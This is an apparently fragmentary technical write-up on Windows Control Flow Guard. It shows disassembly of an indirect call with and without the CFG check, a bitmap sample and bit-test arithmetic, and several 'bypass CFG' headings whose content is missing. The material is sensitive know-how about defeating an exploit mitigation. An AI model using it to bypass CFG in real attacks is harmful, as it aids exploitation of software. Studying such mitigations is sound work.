
CFG




```
mov     eax, [edi]
call    dword ptr [eax+0A4h]
```



```
mov     eax, [edi]
mov     esi, [eax+0A4h] ; esi = virtual function
mov     ecx, esi
call    ds:___guard_check_icall_fptr //ntdll!LdrpValidateUserCallTarget
mov     ecx, edi
call    esi
```

CFG



bitmap

```
index          offset       : data
[0x0077b960] 0x01dee58c : 0x55555555
[0x0077b964] 0x01dee590 : 0x30010555
[0x0077b968] 0x01dee594 : 0x04541041
               ...
```

bt : 0x30010555&0x400 != 0

00000100 00000000 = 0x400

01010 = 0x0a = 10


function

address : 0x77b96450

0x77b96450 : [01110111 10111001 01100100 01010000]


CFG

- bypass CFG




CFG

- bypass CFG




CFG

- bypass CFG

